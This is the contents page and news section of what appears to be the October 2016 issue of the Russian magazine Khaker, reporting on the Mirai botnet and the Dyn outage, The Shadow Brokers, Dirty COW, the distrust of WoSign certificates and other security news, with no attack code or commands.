ХАКЕР

ОКТЯБРЬ 2016

№213

Проводим атаки через DNS

Пишем сплойты для обхода DEP

Cover Story

F*CK UAC

10 рабочих способов обойти защиту User Access Control в Windows

октябрь 2016
№ 213

CONTENT

MEGANEWS
Всё новое за последний месяц

FUCK UAC
10 рабочих способов обхода системы User Account Control в Windows

Низкоуровневый ремонт
Чиним жесткий диск с MHDD

Больше чем диск
10 трюков с Dropbox

Секреты FS
Изучаем уникальные особенности файловых систем

WWW2
Интересные веб-сервисы

Comic Con Russia 2016
Наш отчет из Диснейленда для всех гиков и нердов

Карманный софт
Выпуск #24. Новинки

Китайский Android
MIUI глазами искушенного пользователя кастомов

Пальчики прокатаем?
Сканер отпечатка пальца: безопасность и обход защиты

Библиотека в кармане
Читаем книги, документы и статьи с комфортом

Мифы о файловой системе F2FS
Колонка Евгения Зобнина

Мобильный дайджест сентября
Apple AirPods, смерть BlackBerry и самый быстрый эмулятор Android

EASY HACK
Разбор современных методов взлома

Обзор эксплоитов
Анализ новых уязвимостей

В дебрях «Джумлы»
Создаем левые аккаунты и повышаем привилегии в Joomla

Опасный резолв
Разбираем на пальцах три мощных вектора атак через DNS

Как мы автоматизировали аудит безопасности в «Яндексе»
Колонка Тараса Иващенко

Ломаем софт для Android
Часть 2. Внедряем малварь в легитимное приложение

Флешблек
Используем флешку с дистрибутивом Tails, чтобы скрыть следы своей деятельности.

X-TOOLS
Софт для взлома и анализа безопасности

Бесплатные антивирусы от A до Z
Тестируем Anvi Smart Defender Free, Baidu Antivirus, Immunet AntiVirus и Zillya!

Насаживаем DEP
ret2libc и rop-цепочки против Data Execution Prevention

Возвращение макровируса
Как потомки старых угроз напрягают пользователей в 2016-м

Material Design за 15 минут
Проверяем, на что способен ConstraintLayout

Программирование для Win10 Mobile
Реальное испытание новой мобильной ОС от Microsoft

Лучшие графические движки для программиста
][-обзор шести популярных движков

Задачи на собеседованиях
Задачи от Virtuozzo и награждение победителей от Postgres Professional

Сноуден одобряет
Первый взгляд на защищенный Linux-дистрибутив Subgraph OS

Строим туннели
Разбираемся с новинками VPN

Virtuozzo на пальцах
Интервью с Алексеем Кобцом, вице-президентом по разработке Virtuozzo

Быстрый и свободный
Разбираемся с веб-сервером OpenLiteSpeed

Переходим на SSD: субъективный опыт
Как мы строили систему хранения данных в виртуализированной среде

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

depositphotos


Миллионы качественных и нестандартных стоковых изображений. Быстрый поиск. Выгодные цены.

...

Фотобанк с премиум-коллекцией фотографий, векторов и видео.

MEGANEWS

Мария «Mifrill» Нефедова
nefedova.maria@gameland.ru



Country	Botnet	IP Address
Brazil	Mirai	187.xx.xx.39
Canada	Mirai	47.xx.xx.231
Taiwan	Mirai	59.xx.xx.216
China	Mirai	112.xx.xx.85

MIRAI

В последний месяц главной темой для новостей и обсуждений остается интернет вещей, а также мощные DDoS-атаки, которым из-за IoT-малвари подверглись известный журналист Брайан Кребс, крупный европейский хостер, крупный DNS-провайдер и даже небольшая африканская страна.

Троян, ставший причиной неприятностей, известен под разными именами (Bashlite, GayFgt, LizKebab, Torlus, Bash0day и Bashdoor), но чаще всего его называют Mirai. Это обновленная версия известной DDoS-малвари Bashlite, которая, по данным Level3 Communications, заразила уже порядка миллиона IoT-устройств. По сути, Mirai работает просто: он сканирует интернет в поисках устройств, уязвимых для брутфорса и других видов взлома. Он поражает в основном камеры наблюдения, DVR и роутеры, а затем продолжает размножаться, подобно червю. Созданный таким образом ботнет способен генерировать атаки мощностью до 1,5 Тбайт/с, используя TCP/ACK, TCP/ACK + PSH и TCP/SYN.

В октябре Брайан Кребс обратил внимание на то, что Anna_Senpai (автор малвари, с помощью которой была совершена мощная атака на сайт журналиста) опубликовал исходные коды своего трояна на сайте Hack Forums, и предупредил читателей о надвигающемся шторме. «Похоже, что очень скоро количество зараженных IoT-устройств возрастет на порядок, а пользователи начнут жаловаться на снижение скорости работы интернета, так как IoT-девайсы забьют весь канал своей деятельностью», — предрек Кребс. Так и вышло.

21 октября 2016 года пользователи заметили странные перебои в работе множества сайтов. Доступа не было ко многим ресурсам, входящим в топ-100 Alexa: Twitter, Reddit, Yelp, Imgur, PayPal, Airbnb, Pinterest, Shopify, Soundcloud, Spotify, GitHub, Heroku, Etsy, Box, Weebly, Wix, Squarespace, CPAN, NPM, Basecamp, Twilio, Zoho, HBO, CNN, Starbucks, Yammer и другим. Это оказалось последствиями мощной атаки на DNS-провайдера Dyn, с которой тому не удалось справиться в обычном режиме. Dyn не привыкать бороться с DDoS-атаками, но эта отличалась от остальных: она велась «с десятков миллионов IP-адресов» по всему миру. Эксперты Dyn совместно с Flashpoint и Akamai смогли определить, что одним из источников трафика был именно ботнет Mirai.

Главным источником атаки стали IoT-устройства Hangzhou Xiongmai. По словам экспертов, продукты этого китайского вендора поставляются с ненадежными, жестко закодированными паролями по умолчанию и, следовательно, весьма уязвимы для атак трояна. Представители Hangzhou Xiongmai Technology признали, что выводы исследователей справедливы: «Mirai — это настоящая катастрофа для интернета вещей. Мы признаем, что наша продукция пострадала от атак хакеров и незаконного использования», — заявили они в беседе с IDG News. В итоге из продажи в США будут отозваны продукты Hangzhou Xiongmai, произведенные раньше апреля 2015 года.

Sierra Wireless, канадский производитель оборудования для сетей сотовой связи и один из крупнейших игроков на рынке мобильной аппаратуры, тоже предупредил своих клиентов об опасности, исходящей от трояна Mirai. Представители Sierra Wireless сообщили, что роутеры и шлюзы AirLink, используемые в сетях 3G и 4G LTE по всему миру, уязвимы перед атаками Mirai. В начале октября 2016 года компания выпустила бюллетень безопасности, в котором перечислила модели LS300, GX400, GX/ES440, GX/ES450 и RV50 как уязвимые.

При этом до сих пор неизвестно, кто именно стоит за недавними DDoS-атаками. Существует множество самых разных теорий. К примеру, один из членов комьюнити Hack Forums, который занимается продажей малвари Qbot и имеет определенную репутацию, высказал мысль, что никто не пытался атаковать Dyn: на самом деле атака была нацелена на PlayStation Network (в тот день состоялся релиз Battlefield 1), а Dyn стал просто «побочным ущербом».

Однако история Mirai на этом не закончилась. Скорее наоборот. В конце октября один из построенных с его помощью ботнетов начал массированную атаку на целую страну. Исследователь, который обнаружил атаку на африканскую страну Либерию, пишет, что впервые встретил ботнет с таким потенциалом. Один из транзитных провайдеров подтвердил, что поток трафика доходил до 500 Гбит/с. Удалось выяснить, что этот ботнет принадлежит тем же злоумышленникам, которые атаковали Dyn. Для либерийской инфраструктуры, завязанной на единственный на всю страну подводный оптоволоконный кабель, атака оказалась крайне ощутимой.

Многие специалисты сходятся во мнениях, что Либерия представляет собой почти идеальный тестовый полигон для хакеров и замеченная DDoS-атака — лишь проверка возможностей ботнета. Экспертов тревожит один простой вопрос: если ботнет на базе Mirai, атаковавший Dyn, насчитывал порядка 100 тысяч IoT-устройств, что произойдет, когда размеры ботнета достигнут миллиона девайсов?

«Страх не имеет смысла. За время управления ВКонтакте было многое — DDoS-атаки, уголовные дела, акционерные войны, плавящиеся сервера, медийные войны, иски, интриги. Эмоции непродуктивны — делайте то, что нужно сделать».

Павел Дуров поделился опытом в честь десятилетия «ВКонтакте»

5

лет существует bug bounty программа Facebook

→ Компания Facebook вознаграждает исследователей за обнаруженные уязвимости вот уже на протяжении пяти лет. В честь этого маленького юбилея компания поделилась интересной статистикой. Суммарно за все эти годы социальная сеть уже выплатила исследователям более 5 миллионов долларов. Причем темпы определенно нарастают: только в первой половине 2016 года Facebook получила более 9000 сообщений о багах и вознаградила 149 человек, в общей сложности заплатив им 611 741 доллар. Для сравнения: за весь 2015 год было получено лишь 13 233 сообщения. Статистика гласит, что чаще всего призовых денег удостаиваются исследователи из Индии, США и Мексики.

$682

в среднем готовы заплатить пользователи за восстановление файлов

→ Эксперты «Лаборатории Касперского» провели исследование, опросив 12 546 пользователей в 21 стране мира. Опрос показал, что пользователи оценивают стоимость восстановления хранящихся на устройстве данных в среднем в 682 доллара. В то же время авторы шифровальщиков обещают своим жертвам «вернуть все как было» в среднем за 300 долларов. Возможно, именно поэтому порядка 40% пользователей соглашаются на условия злоумышленников и платят выкуп. Респонденты признают, что они не смогут восстановить 15% важных данных в случае потери. Труднее всего, по их мнению, вернуть личные сообщения (36% считают, что они будут потеряны навсегда), а также фотографии (27% уверены, что не смогут восстановить их).

ТЕНЕВЫЕ БРОКЕРЫ

Затея хакерской группы The Shadow Brokers, устроившей в конце лета аукцион по продаже «кибероружия АНБ», по-видимому, не увенчалась успехом.

Напомним, что вначале The Shadow Brokers установили простые правила торгов: нужно было отправлять деньги на биткойн-кошелек группы, выигрывал тот, чья ставка окажется самой высокой. The Shadow Brokers настолько уверились в успехе своего предприятия, что пообещали выложить в открытый доступ файлы Equation Group, если размер суммарной ставки превысит миллион биткойнов.

В октябре, впрочем, выяснилось, что все не так радужно. Хакеры опубликовали объемное послание на нарочито ломаном английском, суть которого сводилась к одной фразе: никто не заинтересован в покупке дампа эксплоитов АНБ. При этом хакеры подробно пояснили, почему просто не продали дамп в даркнете: они признали, что через публичный аукцион планировали привлечь больше средств. И вообще, «произведение искусства не продают на гаражной распродаже». Далее хакеры объявили, что аукцион отменяется, а оставшиеся эксплоиты АНБ будут опубликованы для всех открыто.

«У The Shadow Brokers есть для вас объявление. The Shadow Brokers надоел аукцион, поэтому с ним покончено. Аукцион все. Аукцион окончен. Аукциона больше нет. Победителей нет. Кому нужен пароль? The Shadow Brokers опубликуют пароль в открытом доступе, когда будут собраны 10 000 биткойнов. Тот же биткойн-адрес, тот же файл, собираем краудфандингом на пароль. Разделим риски. Разделим награду. Все в выигрыше», — пишут хакеры.

После этого случая The Shadow Brokers, похоже, потеряли вкус к экспериментам с покупателями... но не со взломами. В конце октября члены группы выложили новый дамп украденной информации. Эксперты по информационной безопасности уже изучили его и успели сделать первые выводы: архив содержит информацию о 306 доменах и 352 IP-адресах, относящихся к 49разным странам, включая Россию, Китай, Индию и Швецию. Некоторые исследователи, впрочем, сообщают, что опубликованные данные относятся к 2001–2003 годам и большинства перечисленных в списке серверов уже попросту не существует.

«Использование SMS для аутентификации несет существенные риски для безопасности, и необходимо использование других, более безопасных способов, таких как применение генераторов одноразовых паролей (TOTP — Time-based One-time Password Algorithm) с дополнительной криптографической защитой».

Пресс-служба Минкомсвязи
о небезопасности двухфакторной аутентификации через SMS

ГРЯЗНАЯ КОРОВА

В ядре Linux была обнаружена серьезная уязвимость, которая почти десять лет оставалась незамеченной и благодаря этому вошла в состав всех дистрибутивов. Уязвимость CVE-2016-5195, получившая имя Dirty COW, существовала в ядре Linux начиная с версии 2.6.22, то есть с 2007 года. Причем исследователь Фил Остер, обнаруживший проблему, рассказывает в интервью V3, что эксплоит для данной уязвимости используется в ходе реальных атак.

Проблема связана с тем, как подсистема памяти ядра работает с механизмом copy-on-write (COW). Эксплуатируя баг, можно спровоцировать так называемое состояние гонки, из-за чего в итоге неавторизованный локальный пользователь сможет получить доступ к memory mappings с правом записи, тогда как в нормальной ситуации доступ должен ограничиваться только чтением (read-only).

Несмотря на то что Dirty COW даже не RCE-уязвимость, многие эксперты всерьез обеспокоены. Во-первых, уязвимость была обнаружена в самом ядре Linux и, хуже того, в той его части, которая включается в любые дистрибутивы на протяжении почти десяти лет. Во-вторых, создать эксплоит для Dirty COW совсем нетрудно: к примеру, независимый исследователь Дэвид Манучери уже опубликовал код эксплоита, который позволяет использовать уязвимость Dirty COW для получения root-привилегий на Android. В-третьих, неизвестно, сколько времени проблема эксплуатируется злоумышленниками.

ЖЕРТВАМИ «ФАЛЬШИВОЙ ТЕХПОДДЕРЖКИ» ЧАЩЕ СТАНОВЯТСЯ МОЛОДЫЕ ЛЮДИ

→ Компания Microsoft представила результаты опроса, согласно которому на удочку скамеров чаще всего попадаются отнюдь не пожилые люди, плохо разбирающиеся в технике. Жертвами мошенников, представляющихся специалистами технической поддержки, чаще становятся молодые люди в возрасте от 18 до 34 лет, и не важно, попали они на сайт фиктивной технической поддержки или приняли сомнительный телефонный звонок.

Только **1** из 5 пользователей способен опознать скамера и вовремя прервать разговор или закрыть страницу в браузере

2 из 3 пользователей за последний год хотя бы раз сталкивались с мошенниками из «техподдержки»

Каждый **10**-й опрошенный признался, что за последний год уже терял деньги из-за фейковой технической поддержки

50% жертв мошенников – это молодые люди в возрасте от 18 до 34 лет

Только **17%** пострадавших от рук скамеров старше 55 лет

ПОСЛЕДНЕЕ КИТАЙСКОЕ ПРЕДУПРЕЖДЕНИЕ

В конце сентября 2016 года организация Mozilla объявила о прекращении доверия китайскому удостоверяющему центру WoSign. Выяснилось, что WoSign выдавал сертификаты SHA-1 для различных доменов задним числом и без надлежащих верификаций, датируя их декабрем 2015 года, тогда как Mozilla позволяет выпускать сертификаты SHA-1 только после 1 января 2016 года. При этом обязательны комплексные проверки, от которых представители WoSign уклонились.

В октябре позицию аналитиков Mozilla поддержала компания Apple. Видимо, отчет Mozilla показался Apple достаточным основанием для бана WoSign: с октября 2016 года iOS и macOS перестали доверять сертификатам WoSign, выпущенным позже 19 сентября. Представители Apple объяснили, что, хотя корневых сертификатов WoSign в списках доверия и не было, удостоверяющий центр использовал промежуточные сертификаты StartCom и Comodo, которым продукты Apple доверяли. Именно они и попали в бан.

К числу недовольных также присоединилась и компания Google. «Мы пришли к выводу, что с обоими CA связана череда проблем и инцидентов, которые указывают, что их подход к безопасности не отвечает обязательствам, которые берут на себя доверенные CA», — сообщили представители Google. В результате разработчики Chrome объявили, что релиз за номером 56 (он ожидается в январе 2017 года) перестанет доверять сертификатам WoSign и StartCom, выпущенным позже 21 октября 2016 года. Чтобы избежать проблем, сертификаты, выпущенные раньше этой даты, будут поддерживаться, в частности, если они отвечают требованиям Chrome Certificate Transparency.

Продолжение статьи →

КАК ХАКЕРЫ ОБМАНЫВАЮТ ИБ-ЭКСПЕРТОВ

Специалисты «Лаборатории Касперского» рассказали, что идентификация хакерских группировок, которые стоят за целевыми и APT-атаками, — задача не из легких. В своем отчете эксперты назвали часть техник, которыми пользуются хакеры:

- вредоносное ПО может содержать ложные временные метки, которые не позволяют экспертам определить точное время его написания;
- вредоносные файлы могут содержать строки кода, умышленно написанные на других языках (к примеру, арабском);
- управляющие серверы злоумышленников могут быть расположены в нарочито подставных зонах (к примеру, по южнокорейским IP-адресам) в расчете на их обнаружение;
- хакеры могут наравне с утилитами собственного производства использовать чужую малварь, но не для взлома, а просто для отвода глаз;
- некоторые хакеры открыто пользуются именами других хакерских группировок (необязательно даже существующих).

С полным отчетом аналитиков можно ознакомиться здесь (PDF).

> «Мы решили не то чтобы заморозить [работу над законопроектом, предполагавшим уголовное наказание за пользование криптовалютой. — Прим. ред.], а немножко подождать и посмотреть, как будет развиваться ситуация на международном уровне, и с учетом этого принять решение. Общественная опасность всего этого сейчас не слишком велика, потому что нет такой массовости, которая могла бы какую-то угрозу нашей финансовой системе представлять сейчас».
>
> **Министр финансов РФ Алексей Моисеев** о том, что в Минфине пока передумали сажать за использование денежных суррогатов, в том числе криптовалют

КАК ОТМЫВАЮТ ДЕНЬГИ В ИГРАХ

Внутриигровые деньги зачастую остаются за пределами внимания правоохранительных органов и властей, в отличие от других виртуальных и бумажных валют. Аналитики компании Trend Micro представили доклад о киберкриминальной активности в онлайновых играх, через которые проходят огромные денежные потоки.

По данным Trend Micro, криминальные группы проводят немало времени, конвертируя похищенное в биткойны посредством обмена на игровые деньги. Многие хакерские группировки взламывают геймеров и игровые компании, чтобы похитить виртуальные деньги, затем перепродав и обналичив свой «улов» в даркнете. В большинстве случаев игроков взламывают при помощи фишинга; чуть реже встречаются уязвимости на серверах компании-разработчика или какие-то внутриигровые баги, которые позволяют генерировать огромное количество игровых денег. Также по-прежнему актуален «дупинг», при помощи которого мошенники создают копии внутриигровых предметов. Не забыли в киберкриминальной среде и о старом добром фарме голды.

Одной из основных угроз для игроков остается всевозможная малварь вроде инфостилеров или программ для сбора паролей. Такой подход злоумышленники используют чаще других, ведь он позволяет похитить не только пароли от игровых аккаунтов, но и персональные данные жертвы. Собранные таким образом данные обычно становятся объектом для продажи, а не используются самими хакерами.

97%

всех вредоносных почтовых вложений — это шифровальщик Locky

